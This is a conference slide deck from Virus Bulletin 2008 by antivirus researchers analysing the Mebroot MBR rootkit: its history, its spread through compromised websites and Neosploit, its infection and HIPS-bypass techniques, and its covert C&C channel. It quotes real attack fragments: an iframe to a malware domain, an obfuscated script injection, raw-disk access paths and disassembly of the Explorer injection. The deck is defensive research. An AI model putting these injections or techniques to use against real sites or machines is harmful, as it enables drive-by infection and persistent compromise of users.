



Virus Bulletin 2008

Your computer is now stoned (...again)

Kimmo Kasslin - F-Secure Security Labs
Elia Florio – Symantec Security Response



Melde- und Analysestelle Informationssicherung MELANI

Agenda

- History
- Introduction to Mebroot
- Mebroot distribution
- Technical details



Master Boot Record & Viruses

- 1987...



Sean Connery nominated Best Actor in the movie “The Untouchables”

Michael Jackson’s album “Bad” sells 25 million copies worldwide



Stoned virus discovered and it infects the Master Boot Record


Master Boot Record & Viruses



Twenty years (and a million of viruses) later...

Master Boot Record & Viruses

- September 2007:
 - Sean Connery is retired...
 - Michael Jackson no longer singing...
 - Master Boot Record viruses are still alive!!!




- **Stoned.Angelina** virus found on a series of pre-installed Vista laptops
- A 13-years old piece of code that still runs perfectly on Vista!

- November 2007:
 - MBR Rootkit (aka Mebroot) released in-the-wild

MBR Rootkits – Brief history

- 2005: “BootRoot” project from eEye
 - Presented at BlackHat, written by Derek Soeder
 - Works on Windows 2000/XP (no Vista)
 - Payload: loads a backdoored NDIS network driver
- 2007: Vbootkit from NV labs
 - Presented at BlackHat/HITB, written by N. & V. Kumar
 - Works on Vista RC1/RC2 (boot manager different from XP)
 - Payload: elevated privilege shell, hide process
- End-2007: MBR Rootkit goes in the wild
 - Real malware distributed 2 years later after PoC




Mebroot – Short introduction

- The first complex MBR rootkit with malicious payload
 - Kernel-mode downloader and backdoor
 - Downloads PWS and banking Trojan components
- Strengths of Mebroot:
 - No executable files on file system
 - No registry keys or standard launch points
 - No driver module in module list
 - Minimal memory footprint
 - Early execution during system startup
 - Stealth read/write disk operations
 - Stealth network tunnel
 - Active Anti-Removal protection
 - Totally generic, open malware platform (MAOS)




Mebrout variants and evolution



Mebroot distribution

- European countries seem the most targeted by the gang
- 1500+ legit websites compromised only in Jan/Feb period
- Daily hits to Mebroot Neosploit domains estimated in the order of 50-100K/day
- Example of high-profile infected web site:



The screenshot shows the website **Monicabellucci.it** with the tagline "tutto sull'attrice più bella del mondo!". The navigation bar includes links for HOME, AGENTS SECRETS, FILM MONICA BELLUCCI, I FRATELLI GRIMM E L'INCANTEVOLE STREGA, and LA PASSIONE DI CRISTO. Below the navigation bar, there are several links: [Annunci Google](#), [Monica Bellucci Foto](#), [Monica Nylons](#), [Bellucci Nylons](#), [Film List](#), and [Vedere Film](#). The main content area features four columns of links: [Monica Bellucci](#) (Guarda migliaia di Video sulle star della TV! 100% Gratis 4dh.com/vip), [Monica Bellucci](#) (Find Monica Bellucci In Nylons at Great Prices. www.Pronto.com), [Film](#) (Instant Film Access. Free Download! eWossToolbar.net), and [Digital Film Guide](#) (Need Digital Film Help? Find It here! www.megasearchnew.ws). The sidebar on the left contains an advertisement for **eMule** with the text "Cogli l'occasione di avere accesso alla rete P2P più veloce del mondo" and a "SCARICA GRATIS" button, and another advertisement for **SPORT TV GRATUITA!**. The main content area also features a news article snippet titled "Bellucci-Favino: set bollente per L'uomo che ama" dated "Ven 1 Ago" at "13:28". The article includes a photo of Monica Bellucci and Favino and a "Popularity: 34% [?]" metric. At the bottom, there is a footer with "Monicabellucci.it Staff | Film, Interviste |" and "6 comments".

Mebroot distribution

1st gen compromise: Simple IFRAME injection

```
<iframe src="http://gfptwe.com/ld/grb/" width=100 height=80> </iframe>
```

2nd gen compromise: Obfuscated JAVASCRIPT injection


```
</table>
<table width="760" height="100" border="0" cellpadding="0" cellspacing="0" class="bg_footer">
  <tr>
    <td align="center">Copyright &copy; &nbsp;<strong>R.B.C. s.a.s.</strong> Via II Traversa Ma
  </tr>
</table></td>
</tr>
</table>
<script language="javascript">$="%64z%3d%22%2566un%2563t%2569on %2564%2577(t%2529%257bc%2561%253d%
</body>
<!-- InstanceEnd -->/html>
```

3rd gen compromise: Infection of other legitimate scripts

```
<!-- Copyright Insert -->
<table width=100% border="0" cellpadding="0" cellspacing="0">
  <tr>
    <td align=center><script language="JavaScript" src="copyright.txt"></script> </td>
  </tr>
</table>
<BR><BR><BR>
</body>
</html>
```

Mebroot distribution and Neosploit

- Neosploit evolution on Mebroot servers during the time



- Exploits modules always updated with most recent version
- PDF exploit (CVE-2007-5659) running rampant in last period

MBR infection techniques

- Raw disk access works from usermode (no kernel driver required)
- It's just one API call (see: <http://support.microsoft.com/kb/q100027>)
 - CreateFile("\\Device\\PhysicalDrive0" ...)
- Privileges required for raw disk access:
 - 2000/XP, requires Administrative privileges;
 - Vista<=RC1, requires Administrative privileges;
 - Vista>RC1, raw disk access is blocked by UAC (when enabled);
- J. Rutkowska first to report "pagefile" attack using raw disk access.

```
-> file \pagefile.sys: inode = 0xc95c
-> file \pagefile.sys: attr DATA found ar
-> run list:
  0) vcn 0: lcn = 2085104, len = 338672
  searching... 0.0%
-> pattern found in sector 16682008
WriteFile failed (err = 0x5)
Error while writing to disk!
```

MBR infection techniques

- Newer technique, improved after Feb 2008:

```
CreateFile("\\Device\\PhysicalDrive0"...)
becomes ...
CreateFile("\\.\\RealHardDisk"...)
```

- Sophisticated installation technique to bypass local HIPS:
 - Main executable designed to run as both EXE and DLL
 - Use *SetWinEventHook()* to inject into EXPLORER
 - Use a custom driver as DISK.SYS wrapper to perform raw read/write

```
push offset ProcName ; "wep"
mov ecx, [ebp+hmodWinEventProc]
push ecx ; hModule
call ds:GetProcAddress
mov [ebp+pfn_wep], eax
cmp [ebp+pfn_wep], 0
jnz short installEventHook
mov eax, 80004005h
jmp short exit_sub
; -----
installEventHook: ; CODE XREF: sub_8818C0+2AF↑j
push 6 ; dwFlags
push 0 ; idThread
mov edx, [ebp+idProcess]
push edx ; idProcess
mov eax, [ebp+pfn_wep]
push eax ; pfnWinEventProc
mov ecx, [ebp+hmodWinEventProc]
push ecx ; hmodWinEventProc
push 7FFFFFFFh ; eventMax
push 1 ; eventMin
call ds:SetWinEventHook
```

Id.exe



MoveFileEx
("Id.exe" -> NULL)

CreateFile
("%TEMP%\1.tmp")

CreateProcess
("%TEMP%\1.tmp")

CreateProcess
("Id.exe --cp 2.tmp")

CreateFile
("USER32.dll")

ReadFile
(@SetWinEventHook)

Find EXPLORER.EXE
process-id in memory

SetWinEventHook
(EXPLORER, 2.tmp, wep)

1.tmp



Id.exe --cp 2.tmp



CreateFile
("\\.\RealHardDisk")

keep looping...

CreateFile
("%TEMP%\2.tmp")


Copy itself into 2.tmp

Patch 2.tmp to be DLL
(flip characteristic bit)


2.tmp



[EXPLORER] 2.tmp!wep()




[SVCHOST] 2.tmp!ServiceMain()




4.tmp

1.tmp




Mebroot and its private system call interface

- The driver has a private system call table
 - Consists of 21 routines
- One routine is used to send HTTP packets to the C&C server
 - Utilizes the private TCP/IP stack
 - Operates in lowest layers of NDIS
 - 100% bypass of current firewalls?
- Downloaded DLLs take full benefit of this service
 - Requires only minor changes to the DLL code




Mebroot and its private communication channel



